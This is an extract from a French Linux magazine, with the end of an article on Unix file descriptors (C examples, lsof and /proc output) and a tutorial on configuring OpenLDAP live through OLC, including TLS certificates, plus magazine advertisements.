Les deux tables présentées ci-dessus, à savoir la table des descripteurs de fichiers et la table des fichiers ouverts sont intimement liées et impactées par le noyau surtout lorsqu'on touche aux fichiers. On peut citer quelques exemples qui pourront nous montrer avec plus de clarté l'impact de quelques manipulations sur ces deux tables :

- Dès la création d'un processus fils à partir d'un autre processus, on a un nouveau point d'entrée dans la table des processus ; la zone u du processus père est héritée par le processus fils ce qui signifie que la table des descripteurs de fichiers est également dupliquée **[2]**. Cette opération touche

directement la table des fichiers ouverts et plus précisément elle incrémente de **1** les champs compteurs des descripteurs de tous les éléments pointés par la table des descripteurs de fichiers. Ces mêmes champs compteurs de descripteurs seront décrémentés de **1** lorsqu'on tue le processus en question. Cette décrémentation peut provoquer la libération de l'entrée de la table des fichiers ouverts dont la valeur du compteur de descripteur devient nulle.

- L'ouverture d'un fichier va tout d'abord chercher un descripteur de fichier libre de la table des descripteurs de fichiers afin de l'attribuer et de le lier à une entrée libre de la table des fichiers ouverts ; ces entrées deviennent alors allouées, le compteur de descripteur passe de la valeur **0** à la valeur **1** et le noyau continue son travail pour assigner tous les paramètres requis au point d'entrée de la table des fichiers ouverts ;on peut citer à titre d'exemple le pointeur vers une entrée dans la table des *i-noeuds*, le mode d'ouverture, etc.

Le lien entre un descripteur de fichiers et un élément de la table des fichiers ouverts créés soit par l'ouverture d'un fichier, soit par la duplication d'un descripteur de fichiers peut également être défait par une simple libération du descripteur fichier ou par l'orientation de ce dernier vers une autre entrée de la table des fichiers ouverts ; ceci est aussi applicable aux trois premiers descripteurs alloués par défaut lors de la création du processus, prenons l'exemple du descripteur de fichier de la sortie standard initialisé à **1** qui peut être redirigé vers un fichier texte quelconque.

2 Appels systèmes ou fonctions des bibliothèques

Nous savons tous qu'on ne peut pas accéder directement à un fichier enregistré sur un disque en lecture ou en écriture pour des raisons de sécurité de l'information et d'intégrité des données**[3]** ; ces opérations doivent impérativement passer par des appels systèmes qui, à leurs tours, nous ouvrent les portes du noyau dans le but de recevoir et de répondre à nos demandes d'exploitation des fichiers conformément aux droits qu'on détient sur le fichier en question.

Lorsqu'on lit un programme développé en C on remarque que le traitement des fichiers peut être effectué de deux méthodes : soit par les fonctions de bas niveau qui ne sont autres que les appels systèmes correspondants, soit par les fonctions de haut niveau à travers des fonctions d'entrée/sortie contenues dans une bibliothèque. À première vue on peut dire que les deux méthodes réalisent la même tâche puisqu'elles arrivent en fin de compte à lire et à écrire dans des fichiers ; cela dit les appels systèmes et les fonctions d'entrée/sortie des bibliothèques assurent certains traitements que les fonctions de bibliothèques sont incapables de réaliser, et vice versa ; même concernant les traitements abordables par les deux méthodes, chacune d'elle garde ses spécificités et sa propre manière de manipuler les fichiers.

Les appels systèmes sont nombreux. On peut citer à titre d'exemple **`open()`**, **`read()`** et **`write()`**, etc. (la liste exhaustive est décrite dans la section 2 du manuel *man*). Ils attaquent directement le noyau et touchent aux fichiers par le biais des descripteurs de fichiers sans faire appel aux services des bibliothèques ; par contre les bibliothèques offrent au développeur un ensemble de fonctions d'entrée/sortie telles que **`fopen()`**, **`fprintf()`** et **`fscanf()`** (qu'on trouve bien expliquées dans la section 3 du manuel *man*). Ces fonctions ne traitent pas directement avec les descripteurs de fichiers, mais elles proposent des structures de type **`FILE`** pour manipuler un fichier ; parmi les membres de cette structure on trouve un descripteur de fichier : ce dernier sera utilisé par les appels systèmes intégrés dans le corps des fonctions des bibliothèques. Les bibliothèques représentent une couche d'abstraction à la partie du noyau, elles proposent au programme des fonctions et des structures, et se laissent le soin de manipuler les descripteurs de fichiers et les appels système dans le but d'épargner au développeur les difficultés de programmation système et d'optimiser la gestion de traitement des fichiers. Ces optimisations concernent plusieurs caractéristiques du programme, parmi lesquels on met l'accent sur les points suivants :

- La portabilité : les fonctions de haut niveau ou fonctions de bibliothèques peuvent être portées facilement d'un système d'exploitation à un autre. Cela dit un programme contenant des appels systèmes est conçu pour tourner uniquement sur un système bien déterminé.
- La performance : les fonctions des bibliothèques mettent en œuvre un système de *bufferisation* qui à son tour limite le nombre d'appels système utilisés pour lire ou écrire des données, ce qui nous fait gagner en performance puisqu'un appel système est considérablement lent.

Malgré tous les avantages apportés par l'utilisation des structures **`FILE`** et les fonctions de haut niveau pour le traitement des fichiers, les descripteurs de fichiers et les appels de bas niveau restent toujours utiles et parfois même

ACTUELLEMENT DISPONIBLE

OPEN SILICIUM N°19 !

N'ÉCRIVEZ PLUS DE PILOTE LINUX !

DÉCOUVREZ LES MÉTHODES ET SOLUTIONS POUR SUPPORTER VOTRE MATÉRIEL SANS TOUCHER AU NOYAU !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

nécessaires à exploiter directement surtout pour gérer des fichiers du type *socket* ou du type *pipe* à qui on associe des descripteurs de fichiers. On peut même avoir recours à un descripteur de fichiers non seulement pour les mécanismes d'attente/notification d'événement, mais également afin de faciliter la redirection des flux d'entrée ou de sortie. Basculer entre un descripteur de fichier et une structure **FILE** est toujours possible via les deux fonctions **fdopen()** et **fileno()**. En fait **fdopen()** prend en argument un descripteur de fichier et un mode puis retourne un **FILE** ; **fileno()** prend en argument un **FILE** et retourne un descripteur de fichier.

3 Peupler la table de descripteurs des fichiers

Il est temps maintenant de faire un peu de pratique : on va ouvrir un terminal à partir duquel on lance le programme affiché ci-dessous et qui ne fait rien d'autre que lire un caractère provenant de l'entrée standard dans le but de visualiser les caractéristiques de ses descripteurs de fichiers. Par la suite, on va essayer d'une part d'enrichir la table de descripteur des fichiers du processus par l'ouverture d'un fichier ; d'autre part de jouer sur l'ensemble de ses descripteurs de fichiers afin de pouvoir analyser les différences.

```
#include <unistd.h>
#include <stdlib.h>
 int main()
{
  void *buf = malloc(1);
  read(STDIN_FILENO, buf, 1);
// même chose que read(0, buf, 1);
  return 0;
}
```

Au commencement de notre petit programme on a d'abord inclus les *headers* **unistd.h** et **stdlib.h** pour esquiver les erreurs de compilation relatives à **malloc** et **STDIN_FILENO** ; ensuite on a déclaré dans la fonction **main()** une variable de type **void*** à qui on a alloué un octet et enfin on a placé une instruction **read** pour lire à partir de l'entrée standard (**STDIN_FILENO**) un caractère et le mettre dans **buf**. Comme vous le voyez, on n'a ouvert aucun fichier ni fait aucun traitement particulier. Après avoir compilé et lancé notre programme via les commandes présentées ci-dessous on va visualiser la liste des fichiers utilisés par notre processus :

```
$ gcc prog.c -o prog
$ ./prog &
```

À ce stade le processus tourne, le dossier qui correspond à ce dernier et ayant comme nom son *pid* est crée sous **/proc**. On lance alors la commande **ps** depuis la même console pour récupérer le *pid* qu'on fait passer ensuite à la commande **lsof** qui à son tour nous affiche sur l'écran la liste des fichiers utilisés par notre processus :

```
$ ps
  PID TTY          TIME CMD
 2809 pts/0    00:00:00 bash
 2882 pts/0    00:00:00 prog
 2922 pts/0    00:00:00 ps

[1]+  Stopped                 ./prog
$ lsof -p 2882
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF   NODE NAME
prog    2882  sam  cwd    DIR    8,7     4096 673956 /home/sam/fd
prog    2882  sam  rtd    DIR    8,7     4096      2 /
prog    2882  sam  txt    REG    8,7     7329 674334 /home/sam/fd/prog
prog    2882  sam  mem    REG    8,7  1758972 785331 /lib/i386-linux-gnu/libc-2.19.so
prog    2882  sam  mem    REG    8,7   134380 785307 /lib/i386-linux-gnu/ld-2.19.so
prog    2882  sam    0u   CHR  136,0      0t0      3 /dev/pts/0
prog    2882  sam    1u   CHR  136,0      0t0      3 /dev/pts/0
prog    2882  sam    2u   CHR  136,0      0t0      3 /dev/pts/0
```

Les huit lignes mentionnées ci-dessus ne font pas toutes partie de notre table des descripteurs des fichiers, et je ne peux pas passer sans vous détailler le retour de cette commande. C'est en se basant sur les colonnes **FD** et **TYPE** qu'on va tenter de tout éclaircir : les deux premiers fichiers **/home/sam/fd** et **/** de type **DIR** (répertoire) ayant les valeurs **cwd** et **rtd** dans la colonne **FD** représentent respectivement le répertoire de travail actuel et le répertoire racine de notre processus. La ligne suivante est réservée au fichier **/home/sam/fd/prog** qui, comme on le sait bien sûr est notre binaire qu'on vient tout juste de lancer. C'est un fichier régulier contenant le texte de notre programme. Par la suite on trouve les deux bibliothèques **.so** de la **libc** et du **linker** **/lib/i386-linux-gnu/libc-2.19.so** et **/lib/i386-linux-gnu/ld-2.19.so**, la mention **mem** indiquée dans la colonne **FD** de ces deux lignes nous informe que ces deux fichiers sont projetés en mémoire.

Finalement nous trouvons les trois lignes qui nous intéressent le plus vu qu'elles correspondent aux trois descripteurs de fichiers créés par défaut lors de la création du processus. Contrairement à l'ensemble des fichiers qu'on a décrit antérieurement, seuls les descripteurs de ces trois lignes peuvent être manipulés directement par le code du programme. Le champ **FD** nous révèle qu'il s'agit de trois descripteurs de fichiers dont les attributs **0**, **1** et **2** sont ouverts en mode lecture/écriture et pointent tous vers un fichier spécial en mode caractère intitulé **/dev/pts/0**. Ce fichier correspond à la console ouverte, on peut s'assurer de ces propos en tapant la commande **tty** sur la console, ou bien en ouvrant une autre console et en tapant la commande :

```
$ echo "test" > /dev/pts/0
```

Vous allez avoir le mot **test** s'afficher sur la console d'origine.

Voir la liste des descripteurs alloués pour notre processus est également possible par d'autres manières parmi lesquelles on peut citer à titre d'exemple la méthode qui consiste d'abord au fait de se rendre sous **/proc**, ensuite d'entrer sous le répertoire ayant pour nom le *pid* du processus lancé (dans notre cas **2882**) et enfin de lister le contenu du répertoire **fd**. Voici la commande qui concrétise ce qu'on vient de relater.

```
$ ls -l /proc/2882/fd
total 0
lrwx------ 1 sam sam 64 mars  13 07:14 0 -> /dev/pts/0
lrwx------ 1 sam sam 64 mars  13 07:14 1 -> /dev/pts/0
lrwx------ 1 sam sam 64 mars  13 07:12 2 -> /dev/pts/0
```

La liste affichée ci-dessus représente les trois descripteurs qu'on a présentés au cours de la première partie :

- Le descripteur **0** : le fichier d'entrée standard (**STDIN_FILENO**) ;
- Le descripteur **1** : le fichier de sortie standard (**STDOUT_FILENO**) ;
- Le descripteur **2** : le fichier standard de sortie des erreurs (**STDERR_FILENO**).

Remarquez que par défaut les trois descripteurs (présentés ci-dessus) sont tous dirigés vers le même fichier qui n'est autre que le fichier représentant la console de lancement du processus ; ce comportement peut bien sûr être modifié si nécessaire. Les résultats visualisés depuis le début de cette partie sont relatifs à un processus tout simple dont le code n'ouvre aucun fichier. On va à présent apporter les évolutions suivantes au niveau de notre programme et voir ce que cela peut donner :

- Ajout d'un fichier ordinaire en mode lecture seule ;
- Ajout du même fichier en mode écriture seule ;
- Duplication et fermeture d'un descripteur de fichier.

On entame alors l'enrichissement du code de notre programme par l'ouverture d'un fichier intitulé **fichier_de_test.test** par le biais de deux descripteurs qu'on appellera **fd_read** pour une ouverture en lecture seule et **fd_write** pour une ouverture en écriture seule avec ajout (en d'autres termes le contenu de notre fichier ne sera pas écrasé) ; on enchaîne par la suite avec la redirection de la sortie standard vers les fichiers **fichier_de_test.test**. À présent on vous invite à jeter un coup d'œil sur le programme contenant les évolutions et par la suite on va détailler les instructions qu'on vient d'insérer.

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
int main()
{
    int fd_read = open ("fichier_de_test.test", O_RDONLY);
    int fd_write = open ("fichier_de_test.test", O_WRONLY|O_
APPEND);
    dup2(fd_write,STDOUT_FILENO);
    printf("ceci est un message du PID:%d\n", getpid());
    void *buf = malloc(1);
       read(0, buf, 1);

    return 0;
}
```

Avant de discuter du corps du programme, on souhaite attirer votre attention sur les deux **include** qu'on a ajouté : **stdio.h** pour éviter les erreurs de compilation concernant **printf()**, et **fcntl.h** pour éviter les erreurs de compilation concernant **O_RDONLY**, **O_WRONLY** et **O_APPEND**. À l'intérieur du **main()** on a d'abord déclaré un descripteur de fichier intitulé **fd_read** qui reçoit la valeur retournée par l'appel système **open** dans le but d'ouvrir le fichier **fichier_de_test.test** en lecture seule (**O_RDONLY**) ; ensuite on a ajouté le descripteur **fd_write** pour ouvrir le même fichier en écriture seule (**O_WRONLY**) avec ajout de contenu (**O_APPEND**); et finalement on a eu recours à l'appel système **dup2** pour fermer le descripteur de fichier de la sortie **STDOUT_FILENO** et le ré-ouvrir en tant que copie du descripteur de fichier **fd_write** ; ainsi la ligne suivante

n'écrit plus son message sur la console mais dans le fichier **fichier_de_test.test**. On va alors recompiler et lancer le processus pour analyser les fichiers ouverts, mais juste avant on doit créer le fichier **fichier_de_test.test** sous le même répertoire que celui du fichier **prog.c**. Ces opérations vont être réalisées via les commandes suivantes :

```
$ touch fichier_de_test.test
$ gcc prog.c -o prog
$ ./prog &
```

On récupère par la suite le *pid* du nouveau processus lancé, dans notre cas c'est le **3157**, pour le donner en argument à **lsof** et visualiser les descripteurs des fichiers directement depuis le dossier du processus dans **/proc** :

```
$ lsof -p 3157
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF   NODE NAME
prog    3157  sam  cwd    DIR    8,7     4096 673956 /home/sam/fd
prog    3157  sam  rtd    DIR    8,7     4096      2 /
prog    3157  sam  txt    REG    8,7     7477 674140 /home/sam/
fd/prog
prog    3157  sam  mem    REG    8,7  1758972 785331 /lib/i386-
linux-gnu/libc-2.19.so
prog    3157  sam  mem    REG    8,7   134380 785307 /lib/i386-
linux-gnu/ld-2.19.so
prog    3157  sam    0u   CHR  136,0      0t0      3 /dev/pts/0
prog    3157  sam    1w   REG    8,7        0 674329 /home/sam/
fd/fichier_de_test.test
prog    3157  sam    2u   CHR  136,0      0t0      3 /dev/pts/0
prog    3157  sam    3r   REG    8,7        0 674329 /home/sam/
fd/fichier_de_test.test
prog    3157  sam    4w   REG    8,7        0 674329 /home/sam/
fd/fichier_de_test.test
```

Les différences du résultat de lancement de **lsof** par rapport à celui reçu tout à l'heure sont évidentes : on a deux lignes ajoutées à la fin de la liste et une ligne modifiée. Dans la première ligne où la colonne **FD** indique **3r** on a un nouveau descripteur de fichier dont le numéro est **3** et est ouvert en lecture seule. Il pointe sur le fichier **/home/sam/fd/fichier_de_test.test**. La deuxième ligne correspond à un autre descripteur de fichier numéro **4** qui pointe à son tour sur le même fichier que le précédent et l'ouvre en mode écriture. Le descripteur numéro **1**, celui de la sortie standard, a également changé, il est devenu une copie du descripteur **4**. Le fait que ce descripteur pointe actuellement sur le fichier **/home/sam/fd/fichier_de_test.test** alors qu'il pointait précédemment sur le fichier **/dev/pts/0** nous clarifie encore plus la manière employée pour rediriger la sortie standard vers le fichier **/home/sam/fd/fichier_de_test.test**. La redirection réalisée au niveau du descripteur **STDOUT_FILENO** peut évidemment être appliquée sur le descripteur d'entrée standard **STDIN_FILENO** et le descripteur de sortie des erreurs **STDERR_FILENO**. Ce qu'on vient d'avancer est confirmé par le résultat de la commande suivante :

```
$ ls -l /proc/3157/fd
total 0
lrwx------ 1 sam sam 64 mars  13 07:38 0 -> /dev/pts/0
l-wx------ 1 sam sam 64 mars  13 07:38 1 -> /home/sam/fd/fichier_
de_test.test
lrwx------ 1 sam sam 64 mars  13 07:38 2 -> /dev/pts/0
lr-x------ 1 sam sam 64 mars  13 07:38 3 -> /home/sam/fd/fichier_
de_test.test
l-wx------ 1 sam sam 64 mars  13 07:38 4 -> /home/sam/fd/fichier_
de_test.test
```

Conclusion

Pour couronner le tout, on peut dire qu'apprivoiser des variables puissantes telles que les descripteurs de fichiers ne relève pas de la facilité puisqu'ils marquent leurs présences dans une panoplie d'opérations qui touche à différents types de fichiers. Tout au long de ce qu'on a vu précédemment, on a essayé de se focaliser sur l'emplacement où se cache cette variable ainsi que son intervention dans la manipulation des fichiers par des appels systèmes et par les fonctions des bibliothèques. Pour ajouter une touche de clarté, on a détaillé un exemple de code C manipulant un fichier ordinaire.

Ce qu'on vient de voir n'est rien d'autre qu'un premier contact avec les descripteurs de fichiers vu que les fonctionnalités sont très nombreuses et différentes selon le type de fichier. On tient à attirer votre attention sur le fait que les descripteurs de fichiers jouent un rôle primordial dans le traitement des *sockets*, *pipes* et autres types de fichiers ; en conséquence, permettez-moi de vous inciter à aller au-delà de cet article et de continuer votre exploration ! ■

Références

[1] http://perso.univ-perp.fr/bernard.goossens/Ens/Lic/L3/SR/cours3.html

[2] http://www.linux-france.org/article/dalox/unix03.htm

[3] http://www-inf.int-evry.fr/COURS/CTOUTMOD/cours/entree.html

Thème Sécurité RMLL 2016

Conférences et ateliers | Mozilla Paris | 4-6 Juillet

Venez assister gratuitement à 3 jours de conférences et ateliers et échanger avec des hackers, des chercheurs en Sécurité et des leaders de projets Libres :-)

« Les Licornes ne sont pas les seules à avoir droit à la Sécurité et aux Logiciels Libres »

Infos et réservation : https://sec2016.rmll.info/

Partenaires privilégiés :

Savoir-faire Linux · Quarkslab · mozilla · ABUL.ORG · AFUL · Linux Magazine France

CONFIGURER À CHAUD VOTRE SERVEUR OPENLDAP

Antoine LE MORVAN [Formateur Linux]

Le serveur d'annuaire OpenLDAP a déjà fait l'objet de nombreux articles dans GLMF, expliquant son installation, sa prise en main, la mise en place d'index ou d'ACL. Concentrons-nous aujourd'hui sur la « nouvelle » façon de modifier la configuration du serveur OpenLDAP à chaud.

Annuaire OLC Sécurisation OpenLDAP TLS

La configuration à chaud

Un annuaire **LDAP** est un annuaire électronique, composé d'un ou de plusieurs arbres de données qui centralisent les informations de l'entreprise. Cette structure hiérarchique est appelée **DIT** (*Directory Information Tree*). Chaque entrée de l'arbre est un ensemble d'attributs et dispose d'un identifiant unique : son **DN** (*Distinguished Name*).

Dans les versions récentes d'OpenLDAP (supérieures à la version **2.4**), la configuration n'est plus stockée dans un fichier de configuration plat, mais réside directement dans la base de données elle-même, au sein d'une DIT spécifique. C'est la fonctionnalité **OLC** (*On-Line Configuration*), également connue sous le nom de **cn=config**.

Cette approche consistant à stocker « en ligne » la configuration du serveur pourrait paraître complexe mais elle a été rendue nécessaire pour les gros serveurs d'annuaire, dont les redémarrages à chaque modification de configuration nécessitaient des temps d'arrêt trop longs.

La documentation sur Internet n'est pas toujours à jour sur ce point de vue. Évitez donc tout tutoriel commençant par quelque chose du genre : « modifier le fichier `slapd.conf`... ». Préférez l'usage des commandes `ldapmodify` ou `ldapadd` que nous allons étudier dans les paragraphes suivants.

L'OBJECTIF

Cet article va vous guider dans les premières étapes de la configuration d'un serveur OpenLDAP en utilisant la fonctionnalité de configuration à chaud « OLC ».

LES OUTILS

- un serveur CentOS (version 6 de préférence),
- les paquets `openldap-servers` et `openldap-clients`,
- le paquet `gnutls` pour la génération des certificats.

PHASE 1

Préparation du serveur

L'installation d'un serveur OpenLDAP ayant déjà été décrite, nous considérons que vous disposez d'un serveur OpenLDAP fonctionnel. Si ce n'est

pas le cas, les quelques instructions suivantes devraient vous permettre de débuter. Tous les exemples de cet article sont issus d'une distribution CentOS 6 mais pourront facilement être adaptés aux autres distributions.

```
$ sudo yum install openldap-servers openldap-clients
$ sudo cp /usr/share/openldap-servers/DB_CONFIG.example /var/lib/
ldap/DB_CONFIG
$ sudo chown ldap:ldap /var/lib/ldap/DB_CONFIG
$ sudo chkconfig slapd on
$ sudo service slapd start
```

Pensez à modifier au fur et à mesure de cet article votre fichier **/etc/openldap/ldap.conf** qui contient les options nécessaires au bon fonctionnement des commandes d'administration du serveur :

```
#
# LDAP Defaults
#
#BASE dc=example,dc=com
#URI ldap://ldap.example.com ldaps://ldap.example.com:636

#SIZELIMIT 12
#TIMELIMIT 15
#DEREF never

TLS_CACERTDIR /etc/openldap/certs
```

Je vous invite également à visualiser l'arborescence du répertoire **/etc/openldap/slapd.d/** (et constatez qu'il n'y a pas de fichier **slapd.conf** mais un fichier **cn=config.ldif** qu'il ne faut surtout pas modifier ;-)).

```
$ sudo tree /etc/openldap/slapd.d/
|-- cn=config
| |-- cn=schema # les schémas disponibles
| | |-- cn={10}ppolicy.ldif
| | |-- cn={1}core.ldif
| | |-- cn={2}cosine.ldif
| | |-- cn={5}inetorgperson.ldif
| | |-- cn={8}nis.ldif
| | |-- cn={9}openldap.ldif
| |-- cn=schema.ldif # le schéma du serveur
| |-- olcDatabase={0}config.ldif
| |-- olcDatabase={-1}frontend.ldif
| |-- olcDatabase={1}monitor.ldif
| |-- olcDatabase={2}bdb.ldif
|-- cn=config.ldif # configuration globale du serveur
```

Note

Il est intéressant de constater que notre DIT est contenu dans un fichier **olcDatabase={2}bdb.ldif**.

Sur un serveur CentOS 6, le format par défaut est effectivement le format BDB (Berkeley DataBase), mais cela pourrait différer, l'évolution de BDB étant le HDB (Hierarchical Database).

PHASE 2

Modifier le suffixe LDAP

Le suffixe représente la racine de l'organisation, il est donc l'identité même de l'entreprise. Il correspond habituellement au suffixe DNS.

Note

Le suffixe étant défini à l'installation, il ne faut pas l'ajouter mais le modifier !

Pour modifier ce suffixe, nous allons utiliser la commande **ldapmodify**. Comme la commande est lancée directement depuis le serveur par une socket sécurisée UNIX (**ldapi:///**), nous pouvons utiliser le mécanisme SASL EXTERNAL (*authentification system*) :

```
$ sudo ldapmodify -Y EXTERNAL -H ldapi:///
dn: olcDatabase={2}bdb,cn=config
changetype: modify
replace: olcSuffix
olcSuffix: dc=glmf,dc=lan
```

Comme vous pouvez le constater, la modification à chaud de la configuration du serveur n'est pas beaucoup plus complexe que par les fichiers plats mais nécessite toutefois un peu de compréhension du format LDIF et des quelques options de la commande **ldapmodify** :

- Ligne 1 : la commande **ldapmodify** permet d'utiliser plusieurs méthodes d'authentification, dont une authentification SASL. L'utilisation du protocole **ldapi:///** est nécessaire pour utiliser l'authentification externe ;
- Ligne 2 : nous allons changer la configuration de notre DIT principale, donc le dn: **olcDatabase={2}bdb,cn=config**. Si dans votre cas, le serveur utilise une base hdb, il faudra en tenir compte ici ;
- Ligne 3 : il existe plusieurs types de changement au niveau de l'objet : ajouter (**add**), supprimer (**delete**) ou modifier (**modify**), ... ;

- Ligne 4 : nous demandons à modifier un objet de l'annuaire. Nous pouvons donc ajouter (**add**), supprimer (**delete**) ou remplacer (**replace**) un attribut. Il est bien entendu possible de faire plusieurs actions sur les attributs avec une seule commande LDIF ;
- Ligne 5 : le nouveau suffixe sera dans notre exemple : **dc=glmf,dc=lan**. Notez que le nom de l'attribut a été suffixé d'un **olc** pour devenir **olcSuffix** ;
- Ligne 6 : pour que la commande **ldapmodify** soit exécutée, il vous faudra saisir une ligne vide à la fin du contenu au format LDIF.

Maintenant que vous maîtrisez les rudiments de la commande **ldapmodify**, vous allez pouvoir modifier les autres éléments importants de la configuration du serveur : **olcRootDN** et **olcRootPW**.

PHASE 3

Modifier le RootDN et son mot de passe

L'entrée **RootDN** contient le DN de l'utilisateur autorisé à faire des modifications de l'annuaire. Son mot de passe est défini par **RootPW**.

Pour rappel, un mot de passe SSHA pour OpenLDAP est généré par la commande **slappasswd** :

```
$ /usr/sbin/slappasswd
New password:
Re-enter new password:
{SSHA}Eke0fnWgD90xzWPT/UivZEBjzBgC/z+r
```

Note

Le mot de passe **RootPW** n'étant pas défini à l'installation, il ne faut pas le modifier mais cette fois-ci l'ajouter !

De manière identique au changement du suffixe vu précédemment, configurez avec la commande **ldapmodify** le nouveau **rootDN** et son mot de passe :

```
$ sudo ldapmodify -Y EXTERNAL -H ldapi:///
dn: olcDatabase={2}bdb,cn=config
changetype: modify
replace: olcRootDN
olcRootDN: cn=admin,dc=glmf,dc=lan
-
add: olcRootPW
olcRootPW: {SSHA}Eke0fnWgD90xzWPT/UivZEBjzBgC/z+r
```

Note

Notez que les deux actions (le remplacement puis l'ajout) ont été effectuées depuis le même appel à la commande **ldapmodify**, en les séparant par une ligne contenant un simple tiret.

Un **RootDN** et son mot de passe ayant maintenant été définis dans la DIT **dc=glmf,dc=lan**, il est possible de les utiliser pour se connecter et tester les modifications effectuées :

```
$ ldapsearch -x -D cn=admin,dc=glmf,dc=lan -b dc=glmf,dc=lan -W
Enter LDAP Password:
...
```

Il n'est pas nécessaire de préciser le serveur à contacter (options **-H** ou **-h**), la commande **ldapmodify** utilisera les informations du fichier **/etc/openldap/ldap.conf** qui aura été renseigné au préalable.

PHASE 4

Modifier le niveau de verbosité des journaux

Durant votre mise en œuvre du serveur OpenLDAP, vous serez très certainement amenés à surveiller les logs du service. Ceux-ci pouvant devenir très verbeux, il n'est pas conseillé de laisser un haut niveau de log en permanence. L'utilisation de l'OLC va s'avérer particulièrement pertinente dans ce cas puisqu'il ne sera pas nécessaire de relancer le serveur à chaque modification de la verbosité des logs.

Note

OpenLDAP envoie par défaut ses logs vers syslog avec le label **local4**.

Le service rsyslog devra être configuré pour prendre en compte ces logs. Créez le fichier **/etc/rsyslog.d/slapd.conf** et ajoutez les lignes suivantes :

```
# Enregistrer les logs LDAP
local4.* /var/log/sldapd.log
```

La configuration de rsyslog ayant été modifiée, il faut relancer le service :

```
$ sudo service rsyslog restart
```

Les logs peuvent maintenant être suivis :

```
$ sudo tail -f /var/log/sldapd.log

Feb 13 08:27:55 serveur slapd[4232]: @(#) $OpenLDAP: slapd 2.4.39
(Oct 15 2014 09:45:30) $#012#011mockbuild@c6b8.bsys.dev.centos.
org:/builddir/build/BUILD/openldap-2.4.39/openldap-2.4.39/build-
servers/servers/slapd
```

Il est possible de modifier la verbosité des logs :

```
$ sudo ldapmodify -Y EXTERNAL -H ldapi:///
dn: cn=config
replace: olcLogLevel
olcLogLevel: 8
```

La valeur du log est calculée en additionnant les valeurs ci-dessous :

Valeur	Mot Clef	Information fournie
-1	any	Affichage de toutes les informations.
0		Aucun affichage.
1	trace	Liste des appels de fonctions.
2	packets	Affichage du traitement des paquets.
4	args	Affichage détaillé des appels.
8	conns	Affichage des connexions.
16	BER	Affichage des paquets reçus et émis.
32	filter	Affichage du traitement d'un filtre.
64	config	Affichage du traitement du fichier de configuration.
128	ACL	Affichage du traitement des permissions de chaque opération (très utile pour la mise au point des règles d'autorisation).
256	stats	Affichage du résultat des opérations.
512	stats2	Affichage des statistiques.
1024	shell	Affichage des communications avec les *backends* de type shell.
2048	parse	Affichage du traitement des entrées.
16384	sync	Affichage des opérations syncrepl.

La modification précédente active donc l'affichage des connexions. Pour afficher en plus le traitement des ACL, la commande pourrait par exemple être modifiée par :

```
$ sudo ldapmodify -Y EXTERNAL -H ldapi:///
dn: cn=config
replace: olcLogLevel
olcLogLevel: conns ACL # ou 136 (8+128)
```

PHASE 5

Sécuriser le service avec TLS

Un serveur d'annuaire n'en est pas un sans l'activation du TLS (en startTLS sur le port **389** ou en ldaps sur le port **636**).

Avant de pouvoir configurer le TLS sous OpenLDAP, il convient de disposer du certificat et de la clef pour le serveur ainsi que le certificat de l'autorité de certification, qui est indispensable au bon fonctionnement d'OpenLDAP.

Pour créer ces certificats, il est possible d'utiliser **easy-rsa**, l'outil **certtool** du paquet **gnutls-utils** ou pourquoi pas Let's encrypt (voir Linux Pratique n°94).

Attention !

Si l'accès au serveur LDAP se fait via le FQDN **ldap.glmf.lan**, il faudra impérativement créer le certificat qui répondra à ce nom. Il ne sera plus possible par la suite de se connecter en LDAPS ou en starttls via l'adresse de loopback localhost. Ajoutez au besoin une entrée dans votre fichier **/etc/hosts** pour vous assurer de la bonne résolution du nom et n'oubliez pas de modifier le fichier **/etc/openldap/ldap.conf**.

Création des certificats avec certtools

Installer le paquet **gnutls-utils** :

```
$ sudo yum install gnutls-utils
```

Dans le cas d'un certificat autosigné, il faut dans un premier temps créer une clef privée pour l'autorité de certification :

```
$ sudo certtool --generate-privkey --outfile /etc/pki/CA/private/
ca-key.key
```

Et décliner cette clef privée en certificat public :

```
$ sudo certtool --generate-self-signed --load-privkey /etc/pki/
CA/private/ca-key.key --outfile /etc/pki/CA/certs/ca-cert.pem
```

Il faut ensuite générer un certificat privé pour le serveur (**ldap.glmf.lan** par exemple) :

```
$ sudo certtool --generate-privkey --outfile /etc/pki/tls/
private/ldap.key
```

Puis son certificat public signé par la clef privée de l'autorité de certification créée ci-dessus :

```
$ sudo certtool --generate-certificate --load-privkey /etc/
pki/tls/private/ldap.key --outfile /etc/pki/tls/certs/ldap.pem
--load-ca-certificate /etc/pki/CA/certs/ca-cert.pem --load-ca-
privkey /etc/pki/CA/private/ca-key.key
```

Positionnez les droits sur les certificats :

```
$ sudo chmod 640 /etc/pki/tls/certs/ldap.pem
$ sudo chmod 640 /etc/pki/tls/private/ldap.key
$ sudo chmod 644 /etc/pki/CA/certs/ca-cert.pem
$ sudo chgrp ldap /etc/pki/tls/certs/ldap.pem
$ sudo chgrp ldap /etc/pki/tls/private/ldap.key
$ sudo chgrp ldap /etc/pki/CA/certs/ca-cert.pem
```

Prendre en compte les certificats

Créez le fichier **/tmp/tls.ldif** :

```
dn: cn=config
changetype: modify
replace: olcTLSCertificateFile
olcTLSCertificateFile: /etc/pki/tls/certs/ldap.pem
-
replace: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/pki/tls/private/ldap.key
-
replace: olcTLSCACertificateFile
olcTLSCACertificateFile: /etc/pki/CA/certs/ca-cert.pem
```

Modifiez à chaud la configuration du serveur (en fournissant à la commande **ldapmodify** le fichier ldif) :

```
$ sudo ldapmodify -Y EXTERNAL -H ldapi:/// -f /tmp/tls.ldif
```

La chaîne de connexion du fichier **/etc/openldap/ldap.conf** doit également être mise à jour :

```
BASE dc=glmf,dc=lan
URI ldaps://ldap.glmf.lan

TLS_CACERTDIR /etc/pki/CA/certs/
TLS_REQCERT try
```

La commande **cacertdir_rehash** permet de créer un lien symbolique vers le certificat de la CA dont le nom correspond au hash de ce certificat. Ceci est nécessaire au fonctionnement d'openLDAP en TLS ! Chez Debian, il faudra se tourner vers la commande **update-ca-certificates**.

```
$ sudo cacertdir_rehash /etc/pki/CA/certs
$ ls -l /etc/pki/CA/certs
-rw-r--r--. 1 root root 1281 4 déc. 10:52 ca-cert.pem
